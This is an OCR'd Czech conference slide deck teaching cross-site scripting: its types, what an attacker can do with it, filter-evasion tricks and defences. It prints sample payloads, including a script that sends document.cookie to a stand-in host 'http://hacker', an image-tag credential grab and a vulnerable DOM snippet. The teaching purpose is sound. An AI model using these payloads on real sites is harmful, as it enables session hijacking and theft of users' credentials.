
Web Application Security aneb další rozměr hackingu



XanthiX

Soom session IV

Struktura

- Uvedení do problematiky
- Vlastní výzkum v oblasti WAS
- Praktické ukázky

Síla XSS aneb „may the force be with you!“

- Prohlížeč nebo systém oběti nemusí být vůbec náchylný vůči žádné známé zranitelnosti.
- Závislost na důvěře v bezpečně napsanou a odladěnou navštívenou stránku.
- Imunní vůči klasickému zabezpečení (SSL/TLS, firewall)

Princip XSS

- Typicky injekce HTML/javascript
- Interpretuje se v prohlížeči uživatele
- Persistentní vs. Non-persistentní kód
- Zranitelný server slouží pouze jako zprostředkovatel útočníkových záměrů. Vyžaduje 3 strany.

Jak je možné vyvolat XSS

1) Úmysl autorizovaného vlastníka stránky
2) Vložení záškodného Javascriptu exploitací zranitelnosti síťové vrstvy nebo zranitelnosti hostitelského systému s využitím
3) Vložením scriptu do veřejné oblasti webstránek (diskusní fóra a spol.-viz příklad Kyberia.sk)
4) Podstrčení speciálně upraveného URL odkazu oběti (non-persistentní nebo DOM based – viz 2 příklady)

Pohled útočníka

- Pátrá po místech na stránce, kde to, co vloží se po zpracování dotazu odzrcadlí na stránce (klasicky přes search box).
- Následně zkouší otestovat možnost provedení JavaScriptu např.:

"><SCRIPT>alert('XSS positive')</SCRIPT>

Možnosti útočníka

- Odchycení relace (session hijacking)
- Odposlech stlačených kláves
- Hackování vnitřní sítě (typicky za NATem)
- Ukradení historie navštívených webů
- DoS
- Přesměrování na web útočníka (window.location='URL')

Možnosti propagace non-persistentního XSS v URL

- E-mail (spam)
- Diskusní fóra
- Chat/IM (např. ICQ)
- atd…další nápady?

Napadené URL vypadá důvěryhodně, protože obsahuje validní DNS hostname existujícího serveru.

Příklad simulovaného útoku

- <script>alert(document.cookie)</script> způsobí zobrazení cookie pomocí pop-up.
- Útočník požaduje zaslání cookie na server

```
<script>
var x=new Image();
x.src=„http://hacker"+document.cookie;
</script>
```

DOM-Based XSS (zranitelnost na straně serveru)

Mějme následující skript na straně serveru

```
var url = window.location.href;
var pos = url.indexOf("title=") + 6;
var len = url.length;
var title_string = url.substring(pos,len);
document.write(unescape(title_string));
```

(viz ukázka DOM-based server vulnerability.html)

DOM-Based XSS (zranitelnost na straně serveru)

http://server?product_id=100&title=Foo#<SCRIPT>alert('XSS positive')</SCRIPT>

Na straně serveru nedetekovatelný **J** >>

Znak ‘#’ způsobí, že řetězec za tímto znakem není posílán na server, ale je zpracován pouze lokálně na straně klienta.

Možnosti propagace persistentního XSS

- Fóra
- Komentář blogu
- Hodnocení produktu
- Chatovací místnosti
- HTML e-maily
- Wiki stránky
- atd…další nápady?

Výhody persistentního XSS oproti non-persistentnímu

- Je nebezpečnější - jakmile oběť navštíví infikovanou stránku dochází k vykonání kódu (není typicky požadována explicitní akce útočníka-kliknutí na odkaz)
- Jediná (mnou známá) efektivní obrana je vypnutí vykonávání JavaScriptu v prohlížeči při brouzdání sítí. Znáte další?
- Je potřeba důvěřovat nejen informačnímu zdroji, ale i prostředku, jak jsme se k danému zdroji dostali (URL zaslané v e-mailu nedůvěryhodným zdrojem může obsahovat XSS)

Kamufláže vkládaných funkčních elementů před filtrací vstupu

- Prokládání kódu binární nulou 0x00 [IE]
- Substituce typicky např. ‘<’ a ‘>’ (např. URL encoded %3c a %3e nebo přičtení ordinální hodnoty 128 – chyba IE při kódování us-ascii)

Pikošky na závěr

- možnost odchycení autentizačních údajů nepozorných uživatel za pomoci odkazu na obrázek **J** (viz ukázka)
- Kde lze útok provést? – na všech místech, kde je možné vložit odkaz na obrázek odkazující se na externí zdroj pomocí elementu

  <img src="utocnikovo.php">
- Ukázka google-hackingu

  (inurl:"robot.txt" | inurl:"robots.txt")

  intext:disallow filetype:txt

Shrnutí

- Více než 50% (edit - 90%) webu není vůči těmto typům útoků imunní

  ÚTOK

  JavaScript jako onmouseOver, onmouseOut, v PDF[IE], v PNG[IE], použití bílých míst (0x08,0x09,0x00[IE]), jiná interpretace znaků ‘>’, ‘<’ URL-encoded…

  OBRANA
- Vstupy, testovat, testovat, testovat!!!
- Betaverze ideálně nechat prověřit nezávislými pentestery
- Vypínat JavaScript při návštěvě nedůvěryhodného webu.

Myšlenka z praxe

- V případě odhalení zranitelnosti na renomovaných serverech je (ekonomicky) výhodnější o chybě informovat administrátory než média (nabídka zajímavé spolupráce, finanční odměna)

Další zdroje

- Ha.ckers.org
- Owasp.org
- Watchfire.com (webcast archive)
- Acunetix.com

- My ICQ 333-508-250
  mailto:xanthix@gmail.com